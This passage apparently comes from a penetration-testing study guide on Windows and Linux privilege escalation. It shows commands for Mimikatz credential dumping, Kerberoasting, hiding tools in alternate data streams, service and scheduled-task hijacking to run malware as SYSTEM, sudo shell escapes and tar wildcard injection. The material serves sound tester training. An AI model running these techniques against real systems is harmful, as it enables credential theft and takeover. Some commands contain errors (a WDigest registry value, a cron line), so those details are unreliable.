</UserAccounts>
```

Scenario: WDigest and LSASS

The Local Security Authority System Service (LSASS) stores a variety of credentials in memory. This may include Kerberos tickets, NT or LM password hashes, and cleartext passwords. This is to prevent the user from having to re-enter their password every time an authorization is required. Attacks may inject into this process to take advantage of these in-memory credentials. However, because LSASS is fragile, messing around in the memory of the process could cause some instabilities. As a result, some pen testers will begin by dumping the memory for LSASS to a file and then exfiltrating that file and look at the memory offline. The problem is that this could be a large file over limited bandwidth, and so depending on whether or not that is possible, a tester may need to perform an online attack against the process.

WDigest keeps plaintext passwords in memory. WDigest is disabled by default in later versions of Windows, but can be re-enabled with a registry key change:

```
reg add HKLM\System\CurrentControlSet\Control\SecurityProviders\Wdigest /v UseLogonCredential /t REG_DWORD /d 0
```

The most common way of getting the process memory is with Mimikatz. Mimikatz needs either SYSTEM-level privilege on a target host or the debug privilege under an Administrator account. Mimikatz supports the LSASS process memory under a module known as sekurlsa. This module is specifically used for dealing with querying LSASS processes in memory and can be done either online or with an offline dump.

Cross-Reference

Mimikatz tool usage is shown in further detail in [Objectives 4.2/4.3](#).

Here is an example of how Mimikatz might be used:

1. Load Mimikatz.
2. Run the privilege::debug command. This gives the account debug privileges for memory.
3. Set up a save file for dumped credentials: log c:\temp\mmk.log.
4. Dump the credentials: sekurlsa::logonpasswords.
5. If WDigest has been disabled and cleartext passwords have been patched out, only hashes appear on the screen.
6. Copy the resulting hashes to an offline password cracker to crack the hashes.

Scenario: Volume Shadow Copy

Attacking the passwords offline requires two files: the SYSTEM hive and the SAM hive. These files exist in the c:\windows\system32\config\ directory. Because the files are locked while the system is active, they cannot be copied by default. This will create log entries and can take up quite a bit of system space.

Using vssadmin, the attack is carried out as follows:

1. Create a volume shadow copy of C:\.
2. Copy the targeted files from the config directory to another location.
3. Delete the shadow volume.
4. Use samdump to retrieve the credentials.

Scenario: Invoke-NinjaCopy

Some tools copy the data directly using the NTFS records. As an example, the PowerShell tool Invoke-NinjaCopy can copy a file that is otherwise locked without leaving behind anything but PowerShell logs. Here is an example that will read the ntds.dit file locally and copy it to a different local directory for offline cracking:

```
Invoke-NinjaCopy -Path "c:\windows\ntds\ntds.dit" -LocalDestination  
"c:\windows\temp\ntds.dit"
```

Scenario: Samdump

If a tester has a copy of the SYSTEM hive and the SAM hive, tools such as samdump2 can be used to retrieve credentials. If password history is enabled, these tools may also be able to show password histories for these users. This tool does the following:

1. Dumps the syskey value from the SYSTEM hive
2. Uses the syskey value to decrypt the SAM database from the SAM hive
3. Dumps the username and hashes to the screen

Scenario: Kerberoasting

Kerberoasting takes advantage of weak passwords for Active Directory accounts that provide network services when Kerberos is used. By asking for Kerberos tickets to access these services and not talking to the service itself, a service ticket is generated on the local system. There are tools that can export these credentials so they can be cracked offline without actually talking to the service.

Network services that use Kerberos for authentication must have a service principal name (SPN) created for that service in Active Directory. If the credentials for these services are weak, this can allow a tester to escalate privileges to service accounts without any failed logins. Computer accounts are normally ignored because their passwords are randomized and complex.

Here is how an attack may actually work:

1. Query AD for all of the SPNs. This can be done in a number of ways:
 - setspn -L <servername> will find SPNs linked to a computer. setspn -L <domain\user> will find SPNs linked to a particular account.
 - PowerShell can list SPNs: get-aduser -filter {(object-class -eq 'user')} -property serviceprincipalname | where-Object {\$PSItem.ServicePrincipalName -ne \$null} | select-object serviceprincipalname,userprincipalname
 - dsquery * "ou=domain controllers, dc=<domain>,dc=com" -filter "(&objectcategory=computer)(servicePrincipalName=*)" -attr distinguishedName servicePrincipalName > outfile.txt will list SPNs.
 - Using a tool such as Rubeus: <https://github.com/GhostPack/Rubeus>
2. Using a valid TGT from a valid domain authentication, request service tickets for each interesting service account that has an SPN. The TGS-REP (service ticket reply) contains the service ticket that is encrypted with the hash of the account with the registered SPN.
3. Extract the service tickets and put them into a password cracker for offline cracking.

Scenario: cpasswd

Windows domain member hosts can set credentials for local accounts through Group Policy Objects (GPOs). When GPOs are created that either create user accounts or set passwords for local user accounts, the password is encrypted and stored in the GPO as a cpassword field. These are often administrator accounts or privileged users. Although the password in GPOs is encrypted, the key that it is encrypted with was leaked through MSDN, and as a result, any passwords stored in GPOs can be recovered by any authenticated user or computer in the domain. Here is how this attack might look:

1. Using Meterpreter, with a valid domain credential, the tester runs the post/windows/gather/credentials/gpp module.
2. This module discovers the domain controllers, scours the GPOs on the SYSVOL share for user entries with cpassword set, decrypts the cpassword entries, and prints the credentials to the screen.
3. The tester can then use the Windows runas binary with that username and password to escalate to a higher-privileged shell.

Scenario: Unsecured File System

Most binaries should be configured to only allow administrators to modify them. However, if regular users have the ability to modify binaries or configuration files, it could allow a tester to execute malicious code in place of legitimate code. For privilege escalation, it is rare that the user that is modifying the code is the target; instead, either Administrator users or SYSTEM services are the target.

The attacks for this typically come from one of three vectors: replacing a binary, inserting a binary into the search path, or attempting to hijack unquoted service paths. Unquoted service paths are discussed in the section “Windows Service Abuse” in this objective. Replacing a binary is straightforward—the binary is simply replaced with another binary, and when a user thinks they are running one program, another program runs instead. Assume the following:

1. The PATH starts with c:\python;c:\perl;c:\program files\LicenseMgr.
2. The c:\python directory is writable by anyone.
3. The tester notices that the Administrator user on the system is running a binary called licconsole.exe.
4. The application calls licconsole.exe (without a path) for part of its operation. The expectation would be that the application would look for it in C:\python. When it’s not found, it would look for it in c:\perl, then look for it under C:\program files\LicenseMgr and run it.

5. The tester creates a malicious backdoor and places it in C:\python\licconsole.exe, where the malicious version is run instead of the legitimate version because it is found first during path searches.

Scenario: Alternate Data Streams

Alternate data streams (ADS) are used to store additional data about a file. ADS can store beneficial information, such as the Internet zone a file was downloaded from, or it can be used to hide data from other users. By copying Mimikatz to an ADS, it can be called from a benign-looking application, possibly bypassing whitelists or other controls. For example, to hide Mimikatz in an ADS and execute it with wmic, use the following:

```
C:\Temp> type mimikatz.exe > goodfile.txt:evil  
C:\Temp> wmic process call create C:\Temp\goodfile.txt:evil
```

Windows OS Vulnerabilities

OS vulnerabilities are vulnerabilities in the underlying operating system or programs running on the host OS rather than the network protocols. While the operating systems themselves differ in implementation, the approach for exploitation for these systems is similar.

Windows OS vulnerabilities are different from application vulnerabilities because OS vulnerabilities typically have some tie-in to the kernel. The kernel is the core program that everything else in Windows runs on. It handles the management of the operating system, all of the processes, interactions with hardware, and more. It's the heart of the operating system, and it tries to protect itself as much as possible because when a problem happens in the kernel, the rest of the operating system typically dies as well. There may be services that are used to surface some aspect of kernel functionality; however, when the application breaks, it does so in the context of the kernel. As a result, these types of attacks lead to privileged access.

Key Facts

- Windows OS exploits either target the Windows kernel or key services on the system.
- Exploitation of these services frequently results in SYSTEM-level access.
- The server service exposes the IPC\$ share, which allows for applications to talk to each other with named pipes. These can be used locally or remotely.

How It Works

Exploitation of kernel or core applications can lead to highly privileged access to the system, because many Windows services run with high-level privileges, often SYSTEM. However, exploitation may lead to crashes, system instability, and corruption—especially for kernel-based vulnerabilities. The difference between a denial of service exploit and a remote code execution exploit can be whether or not execution is properly returned to the application.

When these attacks do work, they typically don't require additional privilege escalation. These vulnerabilities exist because a critical application has a workflow issue. When these are exploited, the goal is to hijack application execution in order to run code supplied by the tester.

Scenario: EternalBlue

Kernel exploits are difficult. Typically, unless the exploit keeps the kernel working normally, a crash in the exploit means a crash in the kernel (and, therefore, the entire host). This makes any executed code very short-lived. Maintaining code flow is important, and understanding how to avoid destroying the kernel context is a difficult task for most.

While patching may take care of most of the Windows kernel, device drivers aren't always updated. When these vulnerable drivers are fed malicious arguments to functions that they support, they may be able to be used to change the flow of code execution.

The EternalBlue exploit uses SMBv1 to trigger a bug in Windows kernel memory pools, and as a result it will either cause the system blue screen or allow for code execution. The SMB server itself is part of a service that is surfaced to the end users; however, when this bug is triggered, it's the interaction with the kernel that is vulnerable, and as such, the final code execution happens in the context of the kernel and not in the context of the service. Here's an example:

1. A tester scans a target with Nmap and the --script vuln argument.
2. Nmap connects to the IPC\$ share and executes a query against file ID 0 using SMB1.
3. It gets a result back of STATUS_INSUFF_SERVER_RESOURCES and then Nmap returns a status of vulnerable.
4. The tester sees that it is vulnerable and launches Metasploit.
5. The tester chooses the ms17_010_ternalblue module and the reverse_https payload.

6. The tester sets the options and executes the exploit.
7. It connects to the system via SMBv1 and executes the payload.
8. The exploit corrupts kernel memory, executes malicious code, and ultimately returns a shell to the tester.

Scenario: Scheduled Tasks

Scheduled tasks are used to run scripted commands at fixed intervals or upon certain events in Windows. Tasks can be scheduled for future times or executed immediately. This can be used to maintain access over time, for example, in the case of a system reboot or for privilege escalation. Scheduled tasks can also be run on remote systems, making this a valid technique for lateral movement.

In older Windows versions, any user who could create a scheduled task could escalate privileges by scheduling tasks as SYSTEM. In newer versions of Windows, only Administrators can create tasks as SYSTEM, but users can create tasks as their own user or with any known credentials. Here is an example of how this might work:

1. As an administrator, create a task as a runonce task that will run as SYSTEM:
`schtasks/create /tn escalateme /ru SYSTEM /sc ONCE /tr c:\temp\malware.exe`
2. Trigger the job to run immediately: `schtasks /run /tn escalateme`
3. Once the application runs, it will run in the context of SYSTEM, which is a higher privilege than administrator.
4. Clean up by deleting the task: `schtasks /delete /tn escalateme`

Other versions of this attack may exist, depending on the patch level of Windows. Note that in Step 1, the syntax for creating a scheduled task includes the ability to set a time frame for execution. In the previous example, “once” was used. However, for persistence, a tester could specify weekly, hourly, daily, onlogin, or onstart.

Windows Configuration Weaknesses

Windows weaknesses may be introduced not only by missing patches or by intrinsic flaws in the operating system but also by how the system is configured. Some decisions may be made about system configurations to make managing the systems easier. Configuration weaknesses are host settings that allow undesired behavior—or sometimes desired behavior with additional risk. This can be anything from allowing too many people access to a system to supporting protocols that are dead and may be used.

Key Facts

- Configuration weaknesses can facilitate remote access, privilege escalation, and unintended file access.
- Configuration weaknesses may also contribute to lack of visibility for defenders.
- Through unnecessary services or default application settings, trivial attacks can be used to gain access to systems, and without additional hardening, this access may already be elevated.

How It Works

Operating systems and applications may ship with default configurations that are not necessarily secure out of the box. However, a base configuration set facilitates ease of setup for application owners and system administrators. The problem occurs when

- Vendors operate under an expectation that these settings will be changed during installation or system setup.
- The supplied defaults are not secure enough for the particular environment's use case.
- The administrator or application owner does not know enough to change these configurations in order to be secure.

Some examples of insecure default configurations include Windows default logging configurations, improper privilege assignment for applications, default user accounts for applications, services that are not needed, and legacy protocols that are designed to provide backward compatibility.

Scenario: Default Logging

By default, certain versions of Windows do not log interactions with system processes or the activities of PowerShell. In this scenario, testers may avoid detection by choosing tools and techniques that take advantage of these visibility gaps in logging. In other cases, an application may have default logging that logs too much information, causing credentials, for example, to be logged in plaintext in debugging logs.

Scenario: Default Application—Excess Privilege

When applications or protocols are deployed on the network, they are frequently configured to make it easy for administrators to use them. As a result, they may not be

optimized for security. These pieces of software may be installed with a variety of privilege levels, but when these applications or protocols are compromised, an exploit will execute within the context of the user running the service. Sometimes, administrators will configure an application with a higher level of privilege than is strictly necessary out of a lack of understanding about the minimum required privilege for the application to work successfully.

For instance, hosts typically require elevated access to run on certain ports—primarily services that listen on ports lower than 1024. These applications should start as one user, then drop privileges to a nonprivileged user so that the process doesn't maintain elevated privileges. If the application does not drop privileges, any attack that allows command execution within the app will give an attacker control over the entire system. Here's how this might work:

1. Discover an exposed Apache Tomcat Manager interface.
2. The page is using default credentials.
3. Deploy a malicious WAR file with a web shell in it to the /shell directory.
4. Navigate to the /shell directory to access the web shell.
5. Type whoami and learn that the web server is running as SYSTEM.
6. Create a new user using net user and add it to the local Administrators group and log in.

Scenario: Unnecessary Services—Default Credential

Some software installs additional applications by default because it assumes that the users will need them. These services, however, may go entirely unused and fail to be maintained long-term by the administrator. In some cases, patches may be missed. In others, these may introduce further opportunities for attack by virtue of default configurations.

One example is SQL Server Express. This may be installed with SQL Server Management Studio by default. When the install happens, SQL Server Express may configure the default username sa and a blank password. To make it worse, this would typically run as the SYSTEM user.

A tester who guessed these credentials could use exec master xp_cmdshell whoami to identify the user that SQL server is running as. In many cases, this may be the SYSTEM user. If that is so, any subsequent command issued via xp_cmdshell would be executed in the context of SYSTEM.

Windows Service Abuse

Whether it's attacking a service through vulnerable files, weak permissions, or DLL hijacking, obtaining service privileges will be a common target of many attacks. Attacks against services don't focus on one specific attack, but instead focus on the target. When assessing potential escalation paths, look at the services that are running and determine if they have exploits, configuration weaknesses, or can be manipulated in order to get additional privileges. Successful exploitation of a service may allow a tester to view configuration files that are otherwise inaccessible, manipulate system state, or perform other aspects of system administration in a privileged context.

Services can be attacked by a variety of different methods, including sockets, files, weak permissions, and others. Services that run as SYSTEM or root are particularly good targets. Some attacks may cause instability of services, so use high-fidelity exploits when targeting these services.

Scenario: Abusing Service Permissions

Here's an example of how abusing service permissions might work:

1. A tester gains access to a system as a low-privileged user.
2. The task scheduler service is missing recent patches.
3. The tester creates a task file that adds a malicious DLL into the print driver for XPS files and runs the task. This DLL will add a user account into the local Administrators group.
4. By requesting a file to print to XPS, the tester executes the malicious code in the context of the print driver and successfully updates the user permissions for elevation.

Scenario: Legacy Protocols

Another attack vector is to force Windows systems into using legacy protocols (e.g., a downgrade attack). Windows will try to stay compatible with previous versions when possible, and as a result, some weaker protocols can be negotiated instead of stronger ones. In one example, most modern Windows systems try to use SMBv2 instead of SMBv1 when possible. By connecting with a client without SMBv2 support, a tester can force Windows into using a less secure protocol for communication.

Scenario: DLL Hijacking

Dynamic-link libraries (DLLs) are shared libraries of Windows code that can provide functionality to applications without having to reimplement the code in each application. Many applications share code through DLLs, including Windows' own APIs. DLL hijacking takes advantage of the Windows DLL search order to load a malicious DLL.

When an application includes a DLL, it doesn't necessarily exist in the same place as the executable. As a result, Windows will look for that DLL in a variety of different locations in order to find it and load the functionality. A DLL-hijacking attack happens when a malicious DLL is put in a location where it will load instead of the intended DLL. There are two scenarios where this might work:

1. When an application directory has improper permissions and the tester can replace the real DLL with a malicious one.
2. When a tester places the DLL into a search path, where it will be picked up before the intended DLL.

The default Windows search path includes the location where the executable exists, the system directory, the 16-bit system directory, the Windows directory, the current directory, and finally the directories listed in the PATH. Depending on where the intended DLL exists, adding a malicious DLL earlier in the search path will result in a hijack. Here's an example scenario:

1. A tester has a low-privileged user shell on a host.
2. Dump the list of scheduled tasks, and see that Perl runs a script every hour.
3. The permissions to the script are secure; however, the Perl binary runs a series of DLLs from the c:\perl\lib directory, which has open privileges.
4. Overwrite perl52.dll with a malicious one that includes a reverse shell. Keep in mind that the functionality of the original DLL needs to be implemented as well in order for the program to keep working.
5. When the task next runs (as SYSTEM), the tester receives a callback shell running as the SYSTEM user.

Scenario: Unquoted File Paths

Unquoted file path attacks primarily target Windows services. Abusing unquoted file paths takes advantage of that algorithm to put a binary in a place where it will be used instead of the intended binary. When creating services, Windows will go to the exact path if quotation marks surround it. When the quotation marks aren't there, Windows has to determine if the spaces represent a separator between an application and arguments or whether it is part of a path in order to attempt to find the binary that a user intends to

run.

For this example, Windows would try to find the unquoted binary C:\Program Files\Fictitious Company\Serious Program\serious.exe in this order:

1. C:\Program.exe
2. C:\Program Files\Fictitious.exe
3. C:\Program Files\Fictitious Company\Serious.exe
4. C:\Program Files\Fictitious Company\Serious Program\serious.exe

If any of these exist before Windows gets to the intended executable, they will execute. If any of those directories are writeable, a tester can create a malicious binary that matches the expected name to get Windows to execute it. While this can be attacked manually, the toolsets in PowerSploit and other toolkits make this attack much easier.



ADDITIONAL RESOURCES For using PowerUP in PowerSploit to find unquoted service paths, visit <https://powersploit.readthedocs.io/en/latest/Privesc/Get-UnquotedService/>.

Scenario: Unsecure Service Configurations

Services that are not properly secured against being changed, stopped, or restarted can be used to elevate privileges. Testers can replace the binary or change arguments to a service and restart it to achieve malicious code execution. It may also be possible to create a new service in some situations. Since services frequently run under the SYSTEM context, this is an attractive target. Services can be modified using WMI, PowerShell, or the sc command. Here is how this might work:

1. From an account with normal privileges on a system, query the services: sc query
2. A license manager called licmgr is running. Show what users can modify this service: sc sdshow licmgr and see that all authorized users have access.
3. Stop the service: sc stop licmgr
4. Change the configuration of the service: sc config licmgr binpath=C:\temp\malware.exe to run a shell.
5. Restart the service: sc start licmgr

Scenario: Simple LDAP Authentication

Lightweight Directory Access Protocol (LDAP) can be used to access and maintain directory information on domain controllers. As a result, many applications use LDAP to authenticate users. LDAP should support encrypted communications only, but some systems allow unencrypted connections. LDAP has a variety of different authentication methods. When systems use LDAP for user authentication, they can either use LDAP or LDAPS (the TLS version of LDAP). If LDAP is used, then no encryption is in place to protect the traffic. When the system also uses SIMPLE bind, then the authentication process uses the user's Distinguished Name (DN) and plaintext password to authenticate to LDAP. If the tester can see this connection, then the username and password will be disclosed, and if that user has any additional privileges, then it could be used to escalate privileges. Here's how this might work:

1. A tester has poisoned communications between a corporate content management system (CMS) and the router.
2. The CMS uses LDAP to authenticate users and then groups to determine the rights of the users on the CMS. The CMS uses a SIMPLE bind to the server, sending the username and password in plaintext. When the connection happens, the tester can see the entire conversation, including the username and password.
3. The tester watches the connections until a user that has a group that provides administrative access to the CMS authenticates.
4. The tester uses that username and password to authenticate to the CMS and now has administrative privileges on it.



ADDITIONAL RESOURCES For more information about understanding simple authentication, visit <https://ldapwiki.com/wiki/Simple%20Authentication>.

Linux Host-Based Vulnerabilities

Linux host-based vulnerabilities, like Windows host-based vulnerabilities, can include privilege manipulation, OS vulnerabilities, configuration issues, and service exploits. In this section, we will discuss some of the key points about Linux privileges, kernel exploits and the role of patches, interesting default configurations, and Linux service

exploits. A typical pathway of exploitation from an internal perspective might be

- With access to a normal, unprivileged user, determine what processes, files, and directories are accessible
- Examine the privileges and patch levels of accessible directories and services
- Then, basic vulnerability testing would identify weaknesses
- Identify appropriate exploitation techniques as determined by existing weaknesses, such as changing existing files, configurations, or creating custom scripts or tooling

Linux host-based exploits may use C, Bash, Python, or Ruby implementations. It is important to remember that everything in Linux—every file, process, user, or directory—is a file. Built-in functions provided by the Linux operating system may facilitate account compromise, privilege escalation, and lateral movement.

Linux Privileges

Generally, Linux privileges break down into three basic categories: user permissions, group permissions, and other permissions. These permissions control what the owner of the file can do, what members of a single group that the user belongs to can do, and what everyone else on the system can do with a file.

There are three basic permissions and a number of special permissions. The basic permissions break down into read, write, and execute permissions. There are additional special permissions, such as Set UID (SUID), Set GID (SGID), sticky bits, and directory flags. Understanding these permissions and how they work together helps an attacker identify weak permissions, as well as ways that an attacker can set a victim up to grant unexpected access.

Key Facts

- Permissions are broken down into user, group, other, and special bits.
- Permissions are stored as bitvectors but typically displayed in human-readable forms.
- Special permissions are used for directories, sticky bits, SUID, and SGID.
- User is the owner of the file, group permissions apply to the group set for the file, and other is for everyone on the system.

How It Works

Linux permissions are stored as bitvectors. Bitvectors allow multiple pieces of true/false data to be stored in a single integer by setting bits as either on or off. [Table 3.5-3](#) shows basic permissions for Linux used to determine access for user, group, and global permissions.

TABLE 3.5-3 Basic Permissions for Linux

Bit	Human Readable	Number	Meaning
000	---	0	No Permissions
001	--x	1	Execute Permission
010	-w-	2	Write Permission
100	r--	4	Read Permission

These permissions are joined together to form more complex permissions. For instance, the permission 755 would mean users would have read, write, and execute (4 plus 2 plus 1), while group and world would have read and execute permissions (4 plus 1). There is a fourth set of permissions that control special bits. They break down into bits as explained in [Table 3.5-4](#).

TABLE 3.5-4 Special Bits in Linux

Bit	Human Readable	Meaning
001	t	Sticky bit: Protects files in common directories like /tmp from deletion by other users.
010	s	SGID: Forces files in a directory to be owned by a specific group. When applied to a file, this causes that file to run under the context of that group.
100	s	SUID: Forces a file to run as the owner of the file, regardless of which user actually executed it.

The following command can be used to find setuid files in Linux. The find command checks all paths starting with the specified directory, displays only those files that are owned by root, and looks for files with the permissions 4000.

```
find <directory> -user root -perm -4000
```

The following two statements both set user as read, write, and execute, and set group and everyone else as read and execute. The first uses the numeric bitvector; the second uses the more human-readable syntax.

- chmod 755 <filename>
- chmod u+rwx,g+rx,o+rx <filename>

Both result in the following output with ls:

```
# ls -l file
-rwxr-xr-x 1 root root 0 Sep 15 21:16 file
```

[Table 3.5-5](#) explains some of the more interesting files and directories in Linux.

TABLE 3.5-5 Interesting Files and Directories in Linux

File/directory	Description
/etc	Configuration files are kept in /etc and its subdirectories. Anything modified here may have cascading effects on the system.
/etc/passwd, /etc/shadow, /etc/group	These files contain user entries, user passwords, and groups on the system. /etc/shadow should only be readable by root, while the others are used by programs to determine user membership. Improperly secured shadow files may reveal hashes or passwords, or allow an attacker to change user passwords.

/etc/sudoers	This file contains users and groups that can run commands with elevated privileges on a system. Only the root user should be able to read this file, because it gives away targets to attack. Modifying this file grants additional elevated privileges to users.
/bin, /sbin	These directories contain system binaries. /bin contains binaries for users, and /sbin is typically used for system binaries. Replacing entries in these locations would be in every user's search path and a prime location for a system backdoor.
/lib	System libraries go here. Backdoors injected here could be included in any binary that loaded a library from this location.
/tmp, /var/tmp	These are temporary files, but they may contain sensitive information.
.bashrc and .bash_profile	Each user has a shell environment. Bash uses these files to set paths for searching, modify the user's prompt, create aliases for commands, and set environment variables for the shell. Other shell options may have similar files with different names.

[Table 3.5-6](#) highlights a few of the special default users and groups in Linux. These users and groups have specific functions within the system and may be targeted during privilege escalation attempts.

TABLE 3.5-6 Interesting Default Users and Groups in Linux

Entry	User/Group	Description
Root	User	The superuser of the system. Has permissions to do anything anywhere on the operating system unless explicitly forbidden by the Linux kernel.
Daemon, www-data, nobody	User	These users are used to run applications. Typically used to prevent users from having unnecessary privileges. These users are typically not allowed to log in interactively.
adm	Group	This group typically contains administrators and may be used to set permissions on administrative binaries and files.
sudo	Group	Users in this group have the ability to run limited commands with additional privileges on the system. Note: "sudo" is both a group and a command.

Useful commands that aid a penetration tester during privilege manipulation and system recon are discussed in [Table 3.5-7](#).

TABLE 3.5-7 Commands for Privilege Manipulation in Linux

Command	Description and Example
chmod	Changes file permissions. Use chmod with the file permissions from Tables 3.5-3 and 3.5-4. For example: <i>chmod 755 <file name></i> .
chown	Changes file ownership. Can be given with a username or a combination of user:group. For example: <i>chown root:root <filename></i> will change the user and group for the file to “root.”
chgrp	Changes the group for the file: <i>chgrp <group> <filename></i> .
chsh	Changes the default shell for a user. It must be a shell listed in /etc/shells.
sudo	Short for “superuser do.” Allows a user to run a command in an elevated context. The commands a user can use with sudo are defined by the /etc/sudoers file: <i>sudo cat /etc/passwd</i> .
passwd	Changes or sets the password for a user. With no arguments, it changes the current user’s password: <i>passwd root</i> .
mount	Either mount a file system (local or remote) or list the current mounted file systems and their permissions. These are specific permissions for the mount, not necessarily UNIX-specific permissions.
ls	Lists the files in a directory. Has a variety of flags to show additional information. Example: <i>ls -la</i> .
groups	Lists the groups for a user. Without an argument, lists the groups for the current user. Information comes from information in /etc/groups: <i>groups <username></i> .
adduser	Adds a user to the system if executed with privileges to do so. Can add users, set up home directories, and apply permissions: <i>adduser <user></i> .

Scenario: Sensitive Data in Shared Folders

The /tmp folder frequently holds temporary data that applications may use. Sometimes, this data is sensitive. While applications should create these files with permissions to limit access only to the creator of the file, that’s simply not always the case.

1. A user’s cron job takes a query from a database server and saves the data to /tmp.
2. After parsing the data and sending a summary e-mail, the file is deleted.
3. Processing may take up to an hour.
4. Because the cron job does not change permissions on the file, the file is viewable during processing, exposing sensitive data.

Scenario: SUID/Sgid Programs

Set UserID (SUID) and Set GroupID (SGID) applications allow regular users to execute an application in the context of another user or group. When the SUID bit is set, it means the application runs as the owner. SUID/Sgid files could be restricted to only run by users who already have elevated access, but in some cases, it makes sense to allow them to be run by regular users. Tools that change system files—for instance, updates to /etc/passwd—would need elevated access, but users need to be able to change their own display information, shell, and other information. As a result, the tools to do this run with the SUID bit set and are owned by root.

```
root@kali:/bin# ls -l passwd
-rwsr-xr-x 1 root root 63944 Jul 16 12:48 passwd
```

Successful exploitation of vulnerabilities in these applications can result in code being run using the same privileges as that application. Here is an example of how an attack might work:

1. With normal user access, the tester sees that the SUID root application chfn is an older version that is vulnerable to a buffer overflow.
2. Execute chfn and pass a very long exploit string at the user description variable.
3. The code runs as root.

Scenario: Unsecure Sudo

Sudo was originally short for “Superuser Do” and is used for executing tasks as another user. These are typically a way to provide limited superuser privileges to users by specifying specific commands that users can run in an elevated capacity. Some examples are restarting a service or modifying a specific file. Users, groups, or everyone can be granted permission to run certain commands, and additional directives can be added to require a password or not, as well as limit the arguments to commands. Users are granted permission to use the sudo command based on entries in a file called sudoers. If the sudoers file is configured incorrectly or without sufficient qualifications, a user may be able to execute code or access files outside of the scope of what was intended.

Sudo also allows some tasks to be called without a password. For service accounts that are doing maintenance or tools that come in with SSH keys instead of passwords, this allows those users to execute the commands without needing to supply the password. Some systems set up the main user to have sudo access to all commands without a password by default for the primary system user, but most modern systems require a password for use. Here is a scenario:

1. A tester is searching NFS shares and finds a private key for the svcadm user.
2. Using the svcadm user's private key, the tester tries to log in to a variety of systems until one system allows the key.
3. Once in the shell, the tester issues the sudo -l command to list what commands are available for use as root.
4. The tester sees that vim is allowed, presumably to modify files as root.
5. The tester launches sudo vim to run vim as root, allowing the tester to modify any file.
6. The vim command can execute additional commands, so the tester executes the command !/bin/sh inside vim.
7. A command prompt is executed, and the tester runs whoami and sees that the shell is now in the root context.

Linux OS Vulnerabilities

Testers frequently need to escalate privileges after gaining an initial foothold in order to gather additional information from a system. Reading protected files, gathering credentials from memory or disk, and establishing persistence may all require elevated access. These types of vulnerabilities are harder to secure, as the attack surface is not always visible from a vulnerability scan. As a result, if a user or a tester has access to a system, there are a variety of different ways to elevate privileges, and as this is a key part of system administration, many are built into the operating system by default.

Key Facts

- Can occur through a variety of methods, but applications and the kernel are popular targets.
- Kernel privilege escalation exploits frequently take advantage of the interaction between system services and the underlying drivers.
- Kernel exploits may leave a system unstable.
- Successful Linux kernel exploits typically result in root access.

Scenario: Kernel Exploits

When the kernel is vulnerable to a buffer or heap overflow, exploiting it executes code in the context of the kernel as the root user. When executing an attack on application logic, like a race condition, it's a matter of typically running multiple applications at the

same time in such a way that the order of operations happens out of the intended order, causing code to execute in the root context that should have executed in the user context.

Scenario: Missing Patches

1. A tester gets access to an Ubuntu system and notices that it is running kernel version 4.4.0-38-generic.
2. The tester uses searchsploit, a command-line search tool for exploit-db, to determine that the kernel may be vulnerable to a “use after free” vulnerability in the Berkeley Packet Filter module of the kernel.
3. After checking the build package for the kernel, the tester discovers that this version of Ubuntu uses the CONFIG_BPF_SYSCALL configuration option, which is a prerequisite for this exploit.
4. The tester compiles the exploit for BPF on the system using the installed gcc.
5. The tester runs the executable and becomes root.

Scenario: Cron Jobs

As with Windows, Linux gives users the ability to schedule tasks or jobs. Multiple cron files exist, including /var/spool/cron/<user>, /etc/anacrontab, /etc/cron.d/, and /etc/crontab. These can be edited and examined with the crontab command or with an editor. Cron jobs can be used for persistence or privilege escalation.

For persistence, reference the Linux man pages for crontab syntax (<http://man7.org/linux/man-pages/man5/crontab.5.html>). More information about the files that cron references and how cron works is in the Linux man pages for cron (<http://man7.org/linux/man-pages/man8/cron.8.html>).

For privilege escalation, look for files that are uid root that reside in directories where the penetration tester can modify the executed content. Also, look for wildcards in the cron job for potential wildcard abuse. Suppose, for example, this cron job exists and the directory /application/logs is writable by the tester:

```
* */2 * * root tar -zcf /backups/archive.tgz /app/logs/*
```

This job runs as root, and the tester can create files in that directory that will be interpreted by this cron job and executed as root. These can create new privileged users, install backdoor shells, or perform other actions as root. To add the user “myuser” to the sudo group:

- Create an evil.sh file with the command to be executed as root in the directory

where the wildcard resides (in this example, /app/logs):

```
echo 'usermod -aG sudo myuser' > /app/logs/evil.sh
```

- Make a file called “--checkpoint-action=exec=sh evil.sh” in that directory.
- Make a file called “--checkpoint=1” in that directory.
- When the cron job runs, it will run the usermod command as root and add myuser to the sudo group.



ADDITIONAL RESOURCES “Back to the Future: Unix Wildcards Gone Wild” by Leon Juranic contains some interesting information about wildcards used this way (https://www.defensecode.com/public/DefenseCode_Unix_WildCards_Gone_Wild.txt)

Linux Default Configurations

Linux configurations apply to the installed core OS and to the additional packages that have been added. As the core OS doesn’t have much for services, most Linux systems have additional packages installed to support things like SSH, graphical desktops, web servers, and more. These default configurations are set by package maintainers and may be secure out of the box, or they could have settings that could leave a system at risk.

Key Facts

- Most Linux systems’ base configurations are secure, but additional packages may add security holes.
- Linux packages can be installed from trusted sources or from third parties. While trusted sources typically do security updates, not all package sources are well maintained.
- Evaluating changes and permissions after a package has been installed is important to ensure no new security issues have been introduced.

How It Works

Often, the default accounts for Linux packages are either not set up appropriately or excessively permissive privileges are assigned. Much as in the case with Windows, this

happens when additional packages are installed or when administrators do not understand application requirements to limit access. Whether this is the way that shares are exported, events are logged, or accounts that exist, hardening after new service installations is critical to maintaining a secure system.

Scenario: Mount/Export Options

A new system admin has gotten a request to export a share called /data from one of the analytics servers for use on a series of other boxes. The administrator has looked up how to export a file system and adds the corresponding line to /etc(exports:

```
/data * (rw,sync,no_subtree_check)
```

After adding the line, the admin runs `exportfs -a` to export the file system. The share is now accessible to anyone on the network as read/write. The file's access will be protected with file system permissions; however, the file system permissions will be determined by the user ID of the remote user. If all of the Linux systems on the network have the same users with the same user IDs then this is fine, but if an attacker has access to a remote host, they can create user IDs with the same value as the user IDs on the system exporting files in order to gain access without proper authentication. This is because NFS provides for authorization but not authentication.

Scenario: Default Logging

An administrator is told that they need to install a MySQL server for a critical back-end service. They install MySQL, change the default passwords according to the install guide, and set up the appropriate user IDs for the database. Once the application data is migrated, the QA team verifies that everything is working, and the servers are promoted to production.

Later, a member of the red team finds a SQL injection vulnerability on a server and decides to use it, even though the attack may be detected. One of the objectives is to test incident response. However, the queries come in via POST requests. As such, they don't appear in the web server logs. Query logs have not been enabled. The attack remains undetected.

In this case, the defaults were ideal for the base installation, but the sensitivity of the data on these systems dictated that additional logging should have been enabled. The defaults didn't account for this, and so there is no easy way to tell what data may have been accessed as a result of the attack.

Scenario: Webmin Installation

